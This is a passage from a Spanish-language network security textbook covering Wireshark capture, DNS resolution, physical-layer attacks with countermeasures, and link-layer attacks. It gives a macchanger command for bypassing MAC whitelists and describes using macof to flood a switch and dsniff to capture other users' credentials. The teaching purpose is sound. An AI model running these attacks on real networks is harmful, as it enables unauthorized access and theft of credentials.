


Figura 34. Detalle de la topología de red con la herramienta zenmap.
Fuente: elaboración propia.

Cuanto más intenso sea el escaneo más información se puede obtener y más se completará la información, nmap es una herramienta muy completa que permite obtener información confidencial del equipo a escanear.

3.2. Captura de tráfico o Sniffing

Según Zeas Martínez (2011) muchos profesionales en el área de sistemas y telecomunicaciones utilizan los analizadores de red que constituyen herramientas muy importantes y valiosas para el diagnóstico y resolución de problemas de red.

Wireshark es la herramienta de captura de tráfico más habitual para analizar y comprender cómo es la información que viaja por la red, esta aplicación se sirve del protocolo de captura de paquetes y lo reconstruye de forma muy amigable para el analista, este aplicativo está disponible en la siguiente dirección web https://www.wireshark.org y la pantalla principal se muestra en la Figura 35.




Figura 35. Página principal de descarga de la herramienta Wireshark.
Fuente: elaboración propia.

Para simular una captura de tráfico realista, además de descargar esta aplicación, se va a utilizar una máquina virtual, en este caso, Windows desde la herramienta VMware. Para el proceso de instalación se debe proceder a descarga la herramienta desde la web oficial y seguir los pasos de instalación como muestra la Figura 36.




Figura 36. Instalación de la herramienta Wireshark.
Fuente: elaboración propia

Una vez instalada la aplicación se tiene que ejecutar y la interfaz principal se muestra en la Figura 37.




Figura 37. Interfaz principal de la herramienta Wireshark.
Fuente: elaboración propia.

Una vez instalado se va a capturar siempre desde una interfaz de red que se quiere verificar, en este caso, una conexión wifi como se muestra a continuación en la Figura 38.




Figura 38. Captura y análisis de tráfico sobre una interfaz de red con Wireshark.
Fuente: elaboración propia.

Se puede capturar los paquetes dando clic en el equipo y tipeando una dirección web en este caso el servidor de prueba de Acunetix testphp.vulnweb.com, en el programa se puede capturar todas las solicitudes DNS para eso su ubica en el filtro de búsqueda el tráfico que se quiere visualizar como se muestra en la figura 39.




Figura 39. Filtrado de tráfico por DNS sobre una interfaz de red con Wireshark.
Fuente: elaboración propia.

En la figura anterior, se tiene una cantidad importante de tráfico capturado que se puede tener y lo primero que se debe analizar es explorar las solicitudes DNS filtradas, en el filtro se verifica que se ha solicitado resolver la dirección de testphp.vulnweb.com en el equipo. Teniendo la dirección IP, se puede hacer un filtrado por el tráfico que se ha realizado con esa dirección como se muestra en la Figura 40.




Figura 40. Resultado de tráfico sobre una dirección IP con Wireshark.
Fuente: elaboración propia.

Con Wireshark siempre se puede acceder a las expresiones y poder localizar tráfico concreto como se muestra en la Figura 41.




Figura 41. Filtrado de tráfico concreto con Wireshark a través de las expresiones.
Fuente: elaboración propia

En la figura anterior, se puede filtrar por las comunicaciones apropiadas, por ejemplo, HTTP, se pueden utilizar distintas solicitudes y protocolos concretos, por puertos, por direcciones IP, nombres de dominio y búsquedas muy concretas para saber el tipo de tráfico que está transcurriendo sobre el equipo a verificar.

3.3 Análisis de peticiones DNS

Según (Andreu, 2011), DNS son las siglas de (Domain Name System), es decir sistema de nombres de dominio, se lo puede definir como el funcionamiento parecido a una agenda de un teléfono para cada entrada, es decir, para cada nombre de dominio puede tener distintos valores.

En una agenda se tendría nombres, apellidos, teléfono, dirección, email, etc., en un dominio se tiene lo siguiente:

- A- para la dirección IPv4.
- AAAA – para la dirección IPv6.
- CNAME – alias de servicios o hosts adicionales para crear distintos servicios en una misma IP.
- NS – Es el registro que identifican los servidores DNS alternos autorizados para responder a los registros del nombre de dominio en cuestión.
- MX – para servicios de servidores de correo electrónico.
- TXT – para texto plano.

Solicitud DNS recursiva

Cuando se quiere acceder a un servicio, por ejemplo, un navegador accediendo a una web, rara vez se ingresa la dirección IP, por lo general, se escribe el nombre de dominio y el navegador tiene que averiguar cuál es la dirección IP del servidor para poder hacer esa solicitud HTTP o HTTPS. Para eso se realiza un proceso de resolución de nombres de dominio en una serie de pasos.

Primero, se comprueba si en la memoria caché tiene almacenada la dirección IP correspondiente al nombre de dominio indicado, también comprueba el fichero host del sistema por si hay un mapeado estático, si no encuentra la dirección en caché o en host, genera una solicitud recursiva que envía al servidor de nombres de dominio que tenga configurado, por ejemplo, un servidor DNS local.

Si el servidor no sabe la respuesta o no la tiene en caché, pasa la solicitud a un servidor raíz que dirige la petición a un servidor de alto nivel que lo redirige a su vez al servidor correspondiente de siguiente nivel y así, hasta dar con la respuesta que vuelve por el mismo camino quedando registrada temporalmente en la memoria caché de cada servidor DNS que ha intervenido en el proceso, la Figura 42 muestra el proceso de descubrimiento del dominio.




Figura 42. Solicitud DNS recursiva.
Fuente: elaboración propia.

Ahora se va a analizar cómo se ve una solicitud DNS desde el punto del analizador de tráfico, para ello se puede utilizar el Wireshark y se va filtrar para ver sólo las comunicaciones de DNS, así que, se puede ir a una terminal de Windows y tipear el comando “nslookup” y de la herramienta de análisis de tráfico verificar la resolución del nombre, por ejemplo, se puede hacer una solicitud por para gmail.com el cual responde con la dirección IP versión 6, e IP versión 4 como se muestra en la Figura 43.




Figura 43. Utilización del comando nslookup para resolver DNS.
Fuente: elaboración propia

Si se quisiera consultar, por ejemplo, los servidores de correo electrónico se establecería la siguiente sentencia en la ventana de comando de nslookup:

- set type=MX

La Figura 44 muestra el resultado de tipear la sentencia anterior.




Figura 44. Utilización del comando nslookup para consultar servidores de correo.
Fuente: elaboración propia.

Las solicitudes DNS son a nivel de aplicación que se transmiten mediante UDP en el puerto 53, es decir, no hay sesión, se envía una solicitud y se espera una respuesta, pero no forman parte de una sesión, son paquetes independientes.

Es importante saber cómo funcionan las peticiones DNS, porque si el servidor DNS interno, el de la organización está expuesto a internet, cualquiera que lo monitoriza podría ver las tablas que tiene almacenadas, lo que significaría que los que navegan de forma interna con el servidor están visitando esos servidores, están conectándose a ellos, entonces se estaría exponiendo información sobre aplicativos que se está utilizando, páginas a las que se están conectando, etc. La seguridad de los servidores DNS es fundamental, básicamente porque no están diseñados para que sus comunicaciones sean seguras.

CAPITULO IV: ATAQUES EN RED

Este capítulo tiene como objetivo principal verificar los tipos de ataques que se suscitan en las capas del modelo de referencia OSI, desde la capa físicas, enlace de datos, red, hasta llegar a la de aplicación, se analizarán diferentes tipos de ataque como el de MAC flooding, ARP poisoning, ARP spoofing y DNS spoofing.

4.1. Ataques en la capa física

La capa física es la más elemental de un sistema de comunicaciones, es la que relaciona toda la lógica del software con el medio físico que transmite las señales sean cables o medios radioeléctricos.

Lo primero que se debe tener en cuenta es que dado que se trata de la capa física, el atacante debe tener acceso al medio físico en el que se produce la transmisión, esto quiere decir que si se trata de una red cableada, como por ejemplo, una red gigabit ethernet, deberá poder acceder a los equipos y al cableado de la red, mientras que si se trata de redes inalámbricas, deberá estar en el radio de alcance de las señales que se transmiten o que los equipos pueden recibir.

Los ataques a redes inalámbricas suelen ser más sencillo puesto que no hace falta contacto, si no alcancé, algo que se puede conseguir con buenos sistemas de antenas y potencia de transmisión. El primer medio de ataque es el vandalismo o las catástrofes, tanto una cosa como la otra, puede afectar muy gravemente a la disponibilidad de una red, para evitar este tipo de amenazas se debe tener en cuenta varios puntos que se detallan a continuación:

- **Controles de acceso y video vigilancia.**- Establecer controles de acceso a zonas con equipamiento de redes, tales como, Data Center o salas técnicas y a los racks que deben cerrarse con llave, también se puede incluir videovigilancia.
- **Aislar puertos de administración.**- No se deben dejar puertos de administración de equipos de red accesibles a cualquiera, deben ser accesibles sólo de forma local o mediante una red privada virtual propia separada de las redes de producción.
- **Evitar zonas inundables.**- Los equipos nunca se instalan en zonas inundables, ni a ras del suelo.

- **Detección y extinción de incendios.** - Deben existir sistemas de detección y extinción de incendios adecuados para equipos electrónicos, no se puede poner sistemas de riego con agua para apagar incendios en salas técnicas o se destruirían todos los equipos.

- **Cableado estructurado operable.** - El sistema de distribución de cableado estructurado debe permitir su sustitución, no es buena idea encastrar el cableado en paredes y siempre es mejor usar canaletas o suelos o techos técnicos, también se pueden utilizar medios adicionales como anclajes o similares para equipos en zonas accesibles

Redes inalámbricas

Cuando se trata de redes inalámbricas, no se puede proteger el espacio radioeléctrico, pero sí diseñar la red de forma que la distribución de equipos y potencia de transmisión de estos sea la mínima imprescindible, esto forzaría a un atacante a tener que acercarse más al área de cobertura de la red limitando su capacidad de mantenerse oculto.

Hay que conseguir un equilibrio, se trata de que el área de cobertura proporciona acceso a las redes Wi-fi en todas las zonas necesarias, mientras que al mismo tiempo se evita que lo haga más allá de sus límites. También, se puede mejorar la calidad de la comunicación eligiendo canales también denominados bandas de frecuencia no saturados por redes adyacentes, con lo que no se puede hacer demasiado es contra los perturbadores. La única mitigación en este caso sigue siendo el limitar el alcance al mínimo imprescindible, lo que forzará a un atacante a usar más potencia para conseguir su objetivo, al final lo mejor es que si una comunicación puede ir por cable estará más segura que de forma inalámbrica.

Hay que mantener los puertos de administración inaccesibles a personal ajeno al departamento de tecnología, también se tiene que evitar que existan puertos espejo accesibles, ya que en ellos se puede monitorizar el tráfico total que transcurre por el equipo en cuestión, esto facilitaría un ataque que permitiría que espías en todo el tráfico de la red. Para hacer lo propio en redes inalámbricas, es decir, atacarlas, éstas deben disponer de un sistema de cifrado muy endeble como WPA, así que, a poco que se use WPA2, se está evitando este problema en gran medida.

Hub inserting

Otro tipo de ataque físico es la colocación de artefactos de comunicaciones en las redes objetivo, comúnmente se les conoce como "Hub inserting", las cuales pueden tener distintas formas de ejecutarse, lo más básico sería insertar un Hub en una conexión troncal de forma que se pueda conectar y al mismo y monitorizar todo el tráfico en tránsito, obviamente esto no es fácil de hacer, puesto que requiere acceso físico pero es factible sobre todo en redes que no están bien administradas, además es indetectable a nivel administrativo, si el hub no causa un cuello de botella, los administradores del sistema no podrían darse cuenta de que está, la figura 45 muestra en ejemplo de este tipo de ataque.




Figura 45. Ataque Hub inserting.
Fuente: elaboración propia.

Otros ataques que consisten en instalar equipos pueden ser la inserción de puntos de acceso de redes inalámbricas en la red del objetivo para acceder a la misma de forma remota, también, se puede ir un paso más allá e insertar un router con comunicaciones por ejemplo 3g o 4G para poder acceder sin tener que estar cerca de la red.

Contramedidas

A nivel administrativo como se ha dicho no se puede detectar un Hub, pero sí equipos que se conecten al mismo salvo que sean totalmente pasivos, si un atacante ha introducido un punto de acceso inalámbrico o un router, estos equipos si son identificables, además, los switches modernos permiten indicar en la configuración de un puerto determinado, por ejemplo, de un puerto físico, si en el mismo se va a conectar uno o múltiples equipos, si es un puerto mono o host, no se podrá conectar un Switch y un Hub con varios equipos porque el switch no propagará las comunicaciones por esa puerta, así que una configuración apropiada de los puertos de un switch también mitiga el riesgo de que se inserten equipos en la misma, además, es una buena política tener inventariadas todas las direcciones Mac de los equipos que se conectan a la red, así se podría fácilmente identificar equipos que no estén haciendo Mac spoofing.

4.2. Ataques en capa de enlace y red

La capa de enlace en protocolo de comunicaciones TCP/IP equivale a la capa de red, es decir, a la de direccionamiento MAC. Los ataques que se suelen realizar a nivel de esta capa son ataques locales, se tiene que recordar que el direccionamiento Mac se emplea de equipo a equipo dentro de una red, es decir, que no se propaga una vez que se pasa a través de un router, por ejemplo. Partiendo de esa base se debe recordar siempre que el atacante está dentro de la red o tiene un equipo en la misma, aunque lo gestiona remotamente puede ser un equipo propio o un equipo infectado por malware, la Figura 46 muestra un ejemplo de un ataque a la capa de enlace.




Figura 46. Ejemplo de ataque a la capa de enlace.

Fuente: elaboración propia.

Entre los ataques a nivel de capa de enlace se puede encontrar con los siguientes tipos:

- Mac spoofing.
- Por stealing.
- Mac flooding.
- ARP poisoning.
- DNS spoofing.
- DHCP starvation.
- Rogue DHCP.

Además, de combinaciones varias de estos ataques, el ataque de "**Mac spoofing**", es una técnica que consiste en cambiar la dirección Mac nativa de la interfaz de red del equipo, de esta forma, se puede entrar en redes, conectarse a redes en las que haya listas blancas o listas negras de direcciones Mac, además, permite ocultar la dirección Mac del equipo del atacante y confundirse con otras.

Un ejemplo de este tipo de ataque se lo puede realizar en Kali Linux usando el comando "**MACCHANGER**", el cual es un comando muy sencillo en el que se

identifica, el comando, las opciones y la interfaz de red sobre la que se quiere operar, en la Figura 47 se muestra un ejemplo del uso de este comando.




Figura 47. Uso del comando Macchanger en ataques Mac spoofing.
Fuente: elaboración propia.

En la figura anterior, se ejecuta Macchanger a la interfaz eth0, se analiza que las dos interfaces coinciden, la MAC actual en uso y la permanente, de hecho, se puede comprobar con el comando Ifconfig eth0 que se corresponden. También, se podría ver la lista total con el comando "Macchanger – l", aquí se podría ver la lista total de todos los fabricantes conocidos de tarjetas de red como se muestra en la Figura 48.




Figura 48. Comando Macchanger que muestra lista de tarjetas de red.
Fuente: elaboración propia.

En la figura anterior, se analiza que los tres primeros bytes que corresponden al fabricante, se puede cambiar la interfaz de red con el parámetro "-a" del comando Macchanger, lo cual es algo muy sencillo.

Si se quisiera poner una Mac específica, por ejemplo, para acceder a una red en la que hay una lista blanca de direcciones, se podría poner "**macchanger -b –mac=00:11:22:33:44:55 eth0**", con esto se asignaría esta dirección, se puede decidir qué dirección tener específicamente sobre todo si se conoce la de algún equipo al que se quiera emular.

4.3. Ataque MAC flooding

Mac flooding o inundar la tabla CAM de un switch, hace que este no sepa que dirección Mac corresponde a cada puerto físico de los que tiene conectados, por lo que cuando recibe una trama, tiene que enviarla en broadcast por todos los puertos para asegurarse de que llega a su destinatario, esté en cualquier puerto ethernet del switch que esté conectado.

Este ataque puede emplearse para que un atacante acceda conectado a un puerto cualquiera del switch, cuando este transmite todo en modo broadcast pueda recibir todas esas demás comunicaciones y monitorizarlas, por ejemplo, en la Figura 49 se muestra un ejemplo de ese tipo de ataques.




Figura 49. Transmisión en modo broadcast hacia el switch.
Fuente: recuperado de https://alexalvarez0310.wordpress.com

Para mostrar este tipo de ataque, existen muchas maneras para poder desarrollarlas como el Kali Linux, por ejemplo, se puede utilizar una herramienta tan sencilla empleando comando "**macof**" de este sistema operativo, este comando muestra una serie de opciones para su uso como se muestra en la Figura 50.




Figura 50. Parámetros del comando "macof" en Kali Linux.
Fuente: elaboración propia.

En la figura anterior, se tiene la descripción básica del comando, las diferentes opciones donde se puede indicar la interfaz con el parámetro "-i", la fuente para especificar una dirección IP de origen, una dirección IP de destino para indicar a quién se ataca, también, se puede especificar una dirección de objetivo a nivel de enlace, es decir, una dirección Mac y se puede especificar también origen del puerto TCP, destino de puerto TCP y el número de veces que se quiere hacerlo.

También, se puede usar el comando "**dsniff**", el cual permite realizar monitorización de tráfico de manera mucho más sencilla que con el comando anterior, por ejemplo, dado que lo que va a buscar son conexiones TFP, TELNET, HTTP, que incluyan parejas de usuario y contraseña, porque si se es capaz de inundar la red saturando la tabla CAM del switch y haciendo que se pueda recibir todo el tráfico que circula por la red, se puede ejecutar en otra ventana de terminal esta aplicación, se podrá simular la captura pares de usuario y contraseña para ver dónde se están conectando y con qué credenciales los demás usuarios de la red.

